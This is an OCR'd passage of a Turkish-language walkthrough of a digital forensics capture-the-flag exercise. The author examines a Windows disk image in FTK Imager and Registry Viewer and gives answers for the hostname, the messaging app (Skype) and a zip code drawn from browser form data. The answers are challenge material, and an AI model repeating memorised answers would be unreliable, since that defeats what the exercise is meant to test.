

AccessData Registry Viewer (Demo Mode) - [SOFTWARE]
File Edit Report View Window Help
SOFTWARE
7-Zip
Classes
Clients
Google
Intel
Macromedia
Microsoft
.NETFramework
AccountsControl
Active Setup
ActiveSync
ADs
Advanced INF Setup
ALG
AllUserInstallAgent
AMSI
Analog
AppServiceProtocols
AppV
Name
Type
Data
SystemRoot
REG_SZ
BuildBranch
REG_SZ
BuildGUID
REG_SZ
BuildLab
REG_SZ
BuildLabEx
REG_SZ
Compositio...
REG_SZ
CurrentBuild
REG_SZ
16299
CurrentBuild...
REG_SZ
16299
CurrentMajo...
REG_DWORD
CurrentMin...
REG_DWORD
CurrentType
REG_SZ
CurrentVersi...
REG_SZ
6.3
EditionID
REG_SZ
EditionSubst...
REG_SZ
InstallationT...
REG_SZ
Client
InstallDate
REG_DWORD
ProductName
REG_SZ
Windows
ReleaseId
REG_SZ
1709
Key Properties
Last Written Time
22.03.2019 23:40:50 UTC
OS Install Date (UTC)
Sat Jan 26 19:10:01 2019
OS Install Date (Local)
Sat Jan 26 22:10:01 2019
00 43 00 3A 00 5C 00 57 00 69 00 6E
10 77 00 73 00 00 00



3. What is the hostname of the computer?

Cihazın adını soruyor sanırım. Bunu için FTK Imager adlı programıma geri dönüyor aynı sekmede SYSTEM ögesini çıkartıp AccessData Registry Viewer adlı programa yansıtacağım. Daha sonra görselde(ikinci görsel) yer alan sekmeleri açınca cevabım TOTALLYNOTAHACK.







4. A messaging application was used to communicate with a fellow Alpaca enthusiest. What is the

name of the software?


Alpakalara(koyun/keçi benzeri evcil hayvan) meraklı bir kişi ile bir mesajlaşma platformu üzerinden sohbet edilmiş bu platformun adını soruyor. Bunun için ilk çıkarmış olduğum SOFTWARE ibaresini geri açtım ancak bir sorun var Windows işletim sisteminde isimsiz uygulamalrın yer aldığı dizini kayıt defteri yolunu bilmiyorum bunun için google arama motoruna default path of windows applications in registry yazdım ve çıkan sonuçlar arasında HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\App Paths olduğunu gördüm. Hemen AccessData Registry Viewer üzerinde Microsoft -> Windows -> CurrentVersion -> App Paths kısmına gittim burada yer alan uygulamalar arasında dikkatimi SKYPESERVER.EXE çekti çünkü bu bir mesajlaşma uygulaması idi bu yüzden cevabım Skype.






5. What is the zip code of the administrator's post?


Cihazdaki yetkili kişinin posta kodunu soruyor. Bunun için FTK Imager'a geri döndüm ve görselde(ilk görsel) yer alan takibi yaparak Web Data ibaresine tıkladım. Daha sonra üstte yer alan gözlük ve TEXT görünümlü butona tıklayarak dosyamı okunur hale getirdim. Metin içerisinde gezerken şöyle bir ibare beni
karşıladı; ConfirmEMailklovespizza@outlook.com%;FromEMailklovespizza@outlook.compostal19709 "%/PostingTitleJob Needed, 19709 ; buradan hareketle cevabımın 19709 olduğunu anladım.



6. What are the initials of the person who contacted the admin user from TAAUSAI?

